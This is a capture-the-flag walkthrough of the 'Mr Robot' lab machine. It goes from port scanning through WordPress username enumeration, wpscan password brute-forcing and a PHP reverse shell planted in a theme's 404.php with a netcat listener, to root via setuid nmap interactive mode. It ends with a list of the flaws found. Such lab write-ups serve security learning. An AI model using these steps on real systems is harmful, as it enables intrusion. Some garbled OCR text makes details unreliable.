first running port scan on the target

nmap

open ports: 80,443,22 22/tcp closed ssh conn-refused 80/tcp open http syn-ack Apache httpd 443/tcp open ssl/http syn-ack Apache httpd

Port 80 http

we get a web shell on the website

/prepare /fsociety /inform

/question

/wakeup

/join

/wp-login

gobuster

website is running on wordpress and found inside robots.txt fsocity.dic and the first flag

found /phpmyadmin but only accessible by local host

```
root@fsociety:~# Enter command. Type "help" to see a list of commands.
root@fsociety:~# ■
```

User-agent: *
fsocity.dic
key-1-of-3.txt

```
← → C û û 0 % https://mrrobot.vuln//phpmyadmin 200% | ··· ☑ ☆

* Kali Linux % Kali Tools ⊆ Kali Docs 🖫 Kali Porums 🛪 Kali NetHunter 🤏 Exploit-DB 🦠 Google Hacking DB 🤦 OffSec
```

For security reasons, this URL is only accessible using localhost (127.0.0.1) as the hostname.

downloaded fsocity.dic file seems like it's a dictionary of passwords but has duplicates we can remove duplicates by using uniq and sort

sort fsocity.dic | uniq > newfsocity.dic

wpscan

enumerating wordpress login

We can enumurate usernames by trying to login and because the error message tells us that the username exists or not we can create a username list using the characters inside MrRobot series because of this box's theme



ERROR: Invalid username. Lost your password?

ERROR: The password you entered for the username **elliot** is incorrect. <u>Lost your password?</u>

and we get a hit


now we can try to brute force the password with the file we downloaded earlier from robots.txt using wpscan

```
wpscan --url mrrobot.vuln -U elliot -P ~/Downloads/newfsocity.dic
```

and we have valid creds elliot: FR28-0652


[+] Performing password attack on Xmlrpc Multicall against 1 user/s [SUCCESS] - elliot / ER28-0652

Web shell upload



we are inside wordpress now


first thing we should try to do is upload a php reverse shell inside themes editor first we open appearance and use the editor



now let's get our php-reverse-shell used reverse shell:

Pentestmonkey php reverse shell

and use 404.php template and modify it's content and add our reverse shell



let's open our listener on 4444

nc -lvnp 4444

and we try to access the page mrrobot.vuln/wp-content/themes/twentythirteen/404.php $\,$

Privesc: daemon -> robot

let's start with getting stable shell

```
which python
python -c 'import pty;pty.spawn("/bin/bash")'
CTRL Z
stty raw -echo
fg
enter
enter
export TERM=xterm
```

we can access the password.raw-md5 file robot:c3fcd3d76192e4007dfb496cca67e13b because it's md5 we can try to crack it using crackstation robot:abcdefghijklmnopqrstuvwxyz

daemon@linux:/home/robot\$

HashTypeResultc3fcd3d76192e4007dfb496cca67e13bmd5abcdefghijklmnopqrstuvwxyz

```
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$
robot@linux:~$ ■
```

Privesc: robot -> System

```
robot@linux:~$ find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/hin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

we can use nmap interactive mode to get to the root user

```
robot@linux:~$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )

Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
root
waiting to reap child : No child processes
nmap>
```

Conclusion

- Leaving important data inside /robots.txt
- Word was vulnerable to Password Brute forcing
- Wordpress was vulnerable to uploading reverse shell to the Themes templates
- stored password in home directory lead to compromising higher privileged user in the system
- using weak password encryption (MD5)
- having setuid on Binary file that lead to privilege escalation to root